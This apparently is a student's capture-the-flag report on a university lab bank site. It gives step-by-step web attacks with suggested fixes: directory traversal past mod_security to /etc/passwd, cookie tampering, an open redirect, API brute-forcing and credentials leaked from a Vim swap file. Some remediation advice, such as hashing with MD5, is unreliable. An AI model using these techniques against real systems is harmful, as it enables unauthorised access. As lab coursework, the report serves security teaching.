
Suggest a possible fault in the application that resulted in this vulnerability

Use MD5 hash or some sort of other hash in the time parameter so that it is difficult to reverse and make it difficult to manipulate it. Salting the hash can further help in securing the system.

Hack #10 Procrasination

Description: I'll get round to it someday

Hint: There is more to the response than the HTML source code



Open Bank

About Open Bank

Open Bank is an open platform for creating and developing banks, built on the Twitter Bootstrap theme and using an MVC-based PHP and MySQL based foundation.

Open Bank has been around since the 2009, when the need for an open banking platform arose - we need to take back the power from the banks and give that power back to the people.

By creating and developing our own banks on an open platform and protocol, we can finally offer a viable alternative to banking in the modern world

Features

Open Bank has a number of features

- Encrypted and secure accounts system
- Transactions and transaction history
- Credit and debit card integration and issue
- Auditing and logging and monitoring
- Branding customisation wizard
- Money handling
- Import and export
- Multi-account support
- ATM linkup (pro version only)
- Extensible interface and codebase

Plugins

On the open bank platform, develoeprs can add their own functionality. At the moment, there are a number of default plugins included, but also the potential for further development

- Mobile banking API for banking from your phone
- Loans application form, with admin interface for creating new loan structures, granting loans and responding to appeals
- User alerter, to identify potentially difficult customers and monitor their activity
- Bonus manager, to grant and award bonuses to bank staff directly from the admin panel

A number of other plugins are also in development


- Graphs plugin, for proiving graphs of banking activity
- CSV export plugin, for exporting account details as files

Download

OpenBank can be cloned directly from our git branch at git://git.openbank.org.uk/openabnk.git, downloaded from our site at here or from our mirror at Ar5jy Mirror Service.

What's new

- OpenBank 0.6
  - Added secure registration
  - Added new admin panel dashboard
  - Removed showusers query parameter on users controller used for debugging
  - Tailored default settings for new installations



Give all the steps and input which you used to trigger this vulnerability

1. Log in to Rob the Bank.
2. Paste URL: "https://robthebank.soton.ac.uk/users?showusers=1."
3. Instantly obtain the FLAG.

Explain exactly how you discovered this vulnerability

While inspecting request headers, I noticed the "X-Powered-By: OpenBank 0.5 - http://openbank.clicked.cc" header. Curious about the version, I visited the OpenBank website. Comparing with OpenBank 0.6, which had removed the "showusers" query parameter, our version, RobTheBank, was on 0.5. Determined

to locate this parameter, I conducted various queries and discovered that "users?showusers=1" redirected to a page displaying all existing usernames, leading to the flag.


Suggest a possible fault in the application that resulted in this vulnerability

This was the result of running Out of Data software. "RobTheBank" should adapt to the latest version of OpenBank as soon as it is released.
This can be mitigated by keeping the application up to date with the latest releases.

Hack #11 Help me help you

Description: ???

Hint: I can help you in more ways than I am happy to tell you



Give all the steps and input which you used to trigger this vulnerability

1. Visit "Help" tab.
2. Click "Accounts."
3. Observe "help?page=accounts" in the Address Bar.
4. In Cyber Chef, double URL encode path to "/etc/passwd," including "../" 20 directories back.
5. Replace "accounts" with the double URL encoded payload.
6. Witness the ".etc/passwd" file, securing the FLAG.

Explain exactly how you discovered this vulnerability

Discovered a flag in the "Help" section using directory traversal. Initial attempt with a single slash yielded a mod_security denial message: "Apache mod_security: Access to the file has been denied. ALLOWED="/etc/pass*,/home/data/,.html". Recognizing directory traversal, attempted various encodings, successfully accessed the flag after going back 20 directories.

This was the flag for which I used the default wordlist from Burpsuit did a simple wordlist attack and got banned :(

Suggest a possible fault in the application that resulted in this vulnerability


Directory traversal vulnerability is inadequate input validation, allowing attackers to manipulate input paths and access unauthorized directories or files on the server.
It can be mitigated by implementing strict input validation, avoiding user-


controlled input in file paths, and employing proper access controls to restrict file system access.


Hack #12 Chocolate chip

Description: ???

Hint: It isnt the CakePHP cookie...







Give all the steps and input which you used to trigger this vulnerability

1. Visit RobTheBank's homepage, inspect using F12, and navigate to the application tab.
2. In the Cookie section, identify "__utmz[a]" cookie.
3. Decrypt the cookie value, revealing Base64-encoded JSON-like data.
4. Modify the first "i" from 0 to 1.
5. Encode the manipulated cookie back to Base64; replace the original.
6. Refresh the page; if done correctly, the FLAG should appear.

Explain exactly how you discovered this vulnerability


1. So while I was exploring the website, I got to know that there are 2 cookies which go through when I intercept any request while making a transaction.
2. I am not sure why the "__utmz[a]" cookie was appearing at random times after deleting it, but when I decoded it, it was some characters separated by ":" and ";". (Kinda like Json but not sure).
3. I tried playing around with it for a while when the basic concepts of 0 and 1 struck my mind.
4. I changed all the Zeros to 1 and but the cookie back and refreshed the page.


5. This is how I got this flag.

Suggest a possible fault in the application that resulted in this vulnerability

Cookie Manipulation vulnerability could be insufficient validation and encryption of sensitive data in cookies, enabling unauthorized access or tampering by attackers.
Mitigate it by employing secure coding practices, encrypting sensitive data in cookies, validating and verifying user input, and implementing secure session management mechanisms.

Hack #13 Let me show you to the door





Give all the steps and input which you used to trigger this vulnerability

1. On the login page, enter correct credentials and activate Burp Suite interceptor.
2. Login and forward the initial POST request.
3. Intercepted GET request redirects to "/accounts/index" in double-encoded form.
4. Change the redirect URL to "https://Google.com," double encode it using Cyber Chef, and replace the default URL.
5. Forward the modified request, return to the browser.
6. Visit RobTheBank's main page to discover the flag.

Explain exactly how you discovered this vulnerability

1. To find this flag I used the same trick we used in ecs.lol.
2. while I was mapping the website I found that on the login page, there was a 302 redirect.
3. Then I used Burp Suit to intercept that request and change the redirect URL to an external address like Google.com.

4. Once I came back to RobTheBank's home page I could see the flag.

Suggest a possible fault in the application that resulted in this vulnerability

If you need to redirect a user somewhere after a specific step is completed, store it in their session, not their URL bar or form input

Hack #14 Appathetic

Description: ???

Hint: What do most apps use to communicate with the main site?

Give all the steps and input which you used to trigger this vulnerability

1. Launch Burp Suite.
2. Access RobTheBank's main page.
3. Intercept and send the request to the repeater.
4. Make a "/api" request, change accept header to "application/json," refresh, note the {id}.
5. Visit "api/instance/{id}" to discover {device_id}, {action}, {key}.
6. Post request to "api/{action}/{device_id}" and add a Content-Type header valued "application/x-www-form-urlencoded."
7. Explore "api/a_16/{device_id}" for a JSON object. Upon returning to the homepage, witness the obtained FLAG.

/api/instance/6ea9ab1baa0efb9e19094440c317e21b

{

"device_id":"6ea9ab1baa0efb9e19094440c317e21b",

"key":"70b48809e0305276c9defa82d51fb48c",

"action":"a_6"

}

/api/a_6/6ea9ab1baa0efb9e19094440c317e21b

```
POST /api/a_16/6faa8040da20ef399b63a72d0e4ab575 HTTP/1.1
Host: robthebank.soton.ac.uk
Cookie: CAKEPHP=789l3dmkh9pfhnsl6gfrtsu1kh
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Content-Type: Application/x-www-form-urlencoded
Content-Length: 651

Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: application/json,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://robthebank.soton.ac.uk/accounts/index
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```

```
Connection: close
Content-Length: 38

"key":"409bbbfdd9a840d11c42af1f63066216"
```

Explain exactly how you discovered this vulnerability

After looking at the hint I was suspicious that there is an api and after going to "/api" in the browser I was getting a "forbidden" which made me sure that there is an api running behind
Then I used burp suits repeater to send requests back and forward, then I found an {id} and after that I found 3 json objects
I was able to find the URL but was not sure how to authenticate with the API using key, then I took help of Josh to understand how to authenticate.
After I was able to authenticate with the api using the key and correct POST headers, then I went to "api/`{action}/{device_id}" I could see that it was returning an error. Then I brute-forced the action and tried actions like a_7,a_8, a_10, a_12 and so on and on a_16 I got my flag


Suggest a possible fault in the application that resulted in this vulnerability

The users should not be allowed to access the API on top of it "action" should be some sort of hash like md5 so that it couldn't be brute force.

Hack #15 Horn of Plenty

Description: ???

Hint: I like vim



Give all the steps and input which you used to trigger this vulnerability

1. Log in to "RobTheBank" and enter "https://robthebank.soton.ac.uk/.config.php.swp" in the address bar.
2. Download the ".config.php.swp" file.
3. Open the file in Vim, navigate to the bottom using the G shortcut.
4. Discover SQL database login credentials at the file's bottom.
5. Log into the SQL database with the provided credentials.

6. Explore the database to find a test user with "superadmin/debug" permissions.
    a. Decrypt the MD5 hash using "dcode.fr."
7. Visit /superadmin/debug and enter the decrypted username and password.
8. If executed correctly, you should uncover the FLAG.

Explain exactly how you discovered this vulnerability

Following clues and lecture insights, I discovered a potential vulnerability while mapping the website. Uncovering the hidden "config.php" file, I explored ".swp" files guided by the Vim hint. Successfully locating one for config.php, I extracted SQL database login credentials. In the database, I identified a user, "test," with /superadmin/debug privileges. Reversing the hash, I obtained the password, granting access to the /superadmin/debug endpoint. This strategic approach ultimately led to the successful retrieval of the flag

Suggest a possible fault in the application that resulted in this vulnerability

Ideally, due to server errors, the .swp files are left behind on the server. This can be mitigated by doing regular checks of the website.
Making small mistakes could lead to compromising the website.

Admin/ SuperAdmins should have very strong passwords because if the hashes are even leaked it is very difficult to reverse the hash.

1. Navigate to "Help" Tab.
2. Append "/admin" before "/help" in the URL.
3. Example: "https://robthebank.soton.ac.uk/admin/help."
4. Instant flag upon loading.